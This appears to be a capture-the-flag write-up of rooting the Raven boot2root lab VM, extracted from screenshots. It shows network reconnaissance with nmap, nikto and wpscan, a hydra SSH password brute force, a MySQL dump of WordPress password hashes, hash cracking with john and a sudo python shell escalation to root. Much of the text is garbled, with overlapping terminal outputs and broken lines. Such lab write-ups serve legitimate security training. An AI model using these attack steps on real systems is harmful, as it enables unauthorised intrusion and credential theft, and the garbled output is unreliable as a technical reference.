

Creating Kibana Alerts (HTTP Request Size Monitor, Excessive HTTP Errors, CPU Usage Monitor)

ID	Name	State	Last fired	Last triggered	Comment	Actions
3b003e36-6035-4665-a1a7-ae708a68aae1	HTTP Request Size Monitor	✓ OK	a few seconds ago	a few seconds ago		
3f8699b8-cef2-4ba7-b638-bc4db4c32e54	Excessive HTTP Errors	✓ OK	4 minutes ago	a few seconds ago		
81434 tcb-7cc-4356-bc68-fe6615a998f5	CPU Usage Monitor	✓ OK				

Discovering IP information

```
root@Kali:~# netdiscover -r 192.168.1.0/24
```

IP Results

```
Currently scanning: 192.168.96.0/16 | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 210
-----
IP          At MAC Address      Count      Len  MAC Vendor / Hostname
-----
192.168.1.1    00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
192.168.1.115   00:15:5d:00:04:11      1      42  Microsoft Corporation
```

ARP-SCAN


```
root@Kali:~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:15:5d:00:04:12, IPv4: 192.168.1.90
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1    00:15:5d:00:04:0d      Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      Microsoft Corporation
192.168.1.110   00:15:5d:00:04:10      Microsoft Corporation
192.168.1.115   00:15:5d:00:04:11      Microsoft Corporation

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.498 seconds (102.48 hosts/sec).
). 5 responded
root@Kali:~#
```

NMAP

```
root@Kali:~# nmap -sS -A -T4 194.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-06 14:35 PDT
```

Target machine websites



Operating system information VM1

```
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Operating system information VM2

```
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

NMAP

```
Computer name: raven
NetBIOS computer name: TARGET1\x00
Domain name: local
FQDN: raven.local
System time: 2021-05-07T07:59:49+10:00
smb-security-mode:
account_used: guest
authentication_level: user
challenge_response: supported
message_signing: disabled (dangerous, but default)
smb2-security-mode:
2.02:
Message signing enabled but not required
smb2-time:
date: 2021-05-06T21:59:49
start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1  10.49 ms  192.168.1.110

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.30 seconds
root@Kali:~# nmap -p- -sS -AT4 192.168.1.110
```

```
root@Kali:~# nmap -p- -sS -AT4 192.168.1.110 >& target1.txt
```

NIKTO

```
root@Kali:~# nikto -host 192.168.1.110
- Nikto v2.1.6
```

```
root@Kali:~# nikto -host 192.168.1.115
- Nikto v2.1.6
```

This might be interesting:

```
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.110
+ Target Hostname: 192.168.1.110
+ Target Port:    80
+ Start Time:    2021-05-06 15:15:01 (GMT-7)





+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 41b3,
size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
```

DIRB

```
+ 1 host(s) tested  
root@Kali:~# dirb http://192.168.1.110
```

```
File Actions Edit View Help  
:04  
[i] User(s) Identified:  
[+] steven  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] michael  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up  
[+] Finished: Sun May 9 15:18:51 2021  
[+] Requests Done: 64  
[+] Cached Requests: 4  
[+] Data Sent: 12.834 KB  
[+] Data Received: 16.715 MB  
[+] Memory used: 118.043 MB  
[+] Elapsed time: 00:00:14  
root@Kali:~#
```


```
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 1  
4344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14  
344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14  
344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14  
344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14  
3444399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14  
344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14  
344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 1  
4344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14  
344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 1  
4344399 [child 0] (0/0)  
[22][ssh] host: 192.168.1.110 login: michael password: michael  
[STATUS] attack finished for 192.168.1.110 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-09 1  
5:41:12  
root@Kali:/usr/share/wordlists# hydra -V -f -t 4 -l michael -P rockyou.txt  
ssh://192.168.1.110#
```



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@target1:~$ █
└── delivery_status
  └── raven.local
    └── details
      └── 20
        └── an-8+deb8u2) id 0SNj0SMF002461;
```



```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 61
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners. 8u2) id 0SNj0SMF002461;

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

```

ShellNo.1                               ShellNo.1
File Actions Edit View Help
:03
192.168.1.110
[+] User(s) Identified:
  192.168.1.110
  [+] steven
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  ) 192.168.1.110/24
    | Confirmed By: Login Error Messages (Aggressive Detection)
  192.168.1.110/wordpress --enumerate u
  [+] michael
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  ) 192.168.1.110
    | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Mon May 10 14:15:35 2021 agj...(((
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
[+] Memory used: 114.367 MB
[+] Elapsed time: 00:00:10
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u

```

```

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
+-----+ No WPVulnDB API Token given, as a result vulnerability data has not been output.
| Database | [!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
+-----+
| information_schema | [+] Finished: Mon May 10 14:15:35 2021
| mysql | [+] Requests Done: 48
| performance_schema | [+] Cached Requests: 4
| wordpress | [+] Data Sent: 10.471 KB
+-----+ [+] Data Received: 284.802 KB
+-----+ [+] Memory used: 114.367 MB
+-----+ [+] Elapsed time: 00:00:10
mysql> [+] root@Kali:~# wpscan --url http://192.168.1.110/wordpress

mysql> show tables
      → show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'show tables' at line 2 even
mysql> use wordpress; Found By: Author Id Brute Forcing - Author Pattern
Database changed
mysql> show tables; | Confirmed By: Login Error Messages (Aggressive Detection)
+-----+
| Tables_in_wordpress | michael
+-----+ | Found By: Author Id Brute Forcing - Author Pattern
| wp_commentmeta | | Confirmed By: Login Error Messages (Aggressive Detection)
| wp_comments | | [!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
| wp_links | | [!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
| wp_options | | [+] Finished: Mon May 10 14:15:35 2021
| wp_postmeta | | [+] Requests Done: 48
| wp_posts | | [+] Cached Requests: 4
| wp_term_relationships | | [+] Data Sent: 10.471 KB
| wp_term_taxonomy | | [+] Data Received: 284.802 KB
| wp_termmeta | | [+] Memory used: 114.367 MB
| wp_terms | | [+] Elapsed time: 00:00:10
| wp_usermeta | | [+] root@Kali:~# wpscan --url http://192.168.1.110/wordpress
| wp_users | |
+-----+ 12 rows in set (0.00 sec)
mysql> [+] root@Kali:~# wpscan --url http://192.168.1.110/wordpress

```

```

File  Actions  Edit  View  Help  Edit  View  Help
+-----+
| user_email      | 33 | varchar(100)    | NO   | MUL |
| user_url        |     | User(s) Identified: steven
| user_registered | datetime | Author Id | NO   | Forcing | 0000-00-00 00:00
:00 |
| user_activation_key | varchar(255) | Login | NO   | Message | (Aggressive Date
| user_status      | int(11)   | NO   |       | 0
| display_name     | varchar(250) | NO   |       |
+-----+
+-----+-----+-----+
-----+-----+-----+
10 rows in set (0.00 sec)

You can get a free API token with 50 daily requests.
mysql> select user_login, user_pass from wp_users;
+-----+-----+
| user_login | user_pass |
+-----+-----+
| michael    | $P$BjRVZQ.VQcGZlDeikToCQd.cPw5XCe0
| steven     | $P$Bk3VD9jsxx/loJooNsURgHiaB23j7W/
+-----+-----+
2 rows in set (0.00 sec) Memory used: 114.307 MB
Elapsed time: 00:00:10
root@Kali:~# wpscan --url http://192.168.1.110/wordpress
[!] No WPVulnDB API Token given, as a result vulnerability detection may be incomplete
[+] You can get a free API token with 50 daily requests.

john 84 (?) [root@Kali ~]# john --show --format=phpass
1g 0:00:00:15 DONE (2021-05-10 14:54) 0.06426g/s 2949p/s 2949c/s 2949C/s ta
mika1..milkdud
Use the "--show --format=phpass" options to display all of the cracked pass
words reliably
Session completed
root@Kali:~# john steven.txt --wordlist=/usr/share/wordlists/rockyou.txt

```

```

Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-enum:
|_ /wordpress/: Blog
|_ /wordpress/wp-login.php: Wordpress login page.
|_ /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (d
ebian)'
|_ /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (d
ebian)'
|_ /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (d
ebian)'
|_ /manual/: Potentially interesting folder
|_ /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.1
0 (debian)'
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
root@Kali:~# nmap -script http-enum.nse 192.168.1.110

```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'  
root@target1:/#
```

```
root@target1:/# cd ~  
root@target1:~# ls  
flag4.txt or directory  
root@target1:~#
```

```
Flag4.txt
root@target1:~# cat flag4.txt
-----
| ) __ \ root -p
| | /_ /_ Commands end with ; or \g.
id is 66
| 0+d// _\` \N\` /D_ \` \` \
| | \V C[e]\V /_ in/ |f||ates. All rights reserved [I
\| \ \|_,_| \ \_ \_\_|_|_|_
j trademark of Oracle Corporation and/or its
es may be trademarks of their respective
flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven! stateme
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target1:~#
```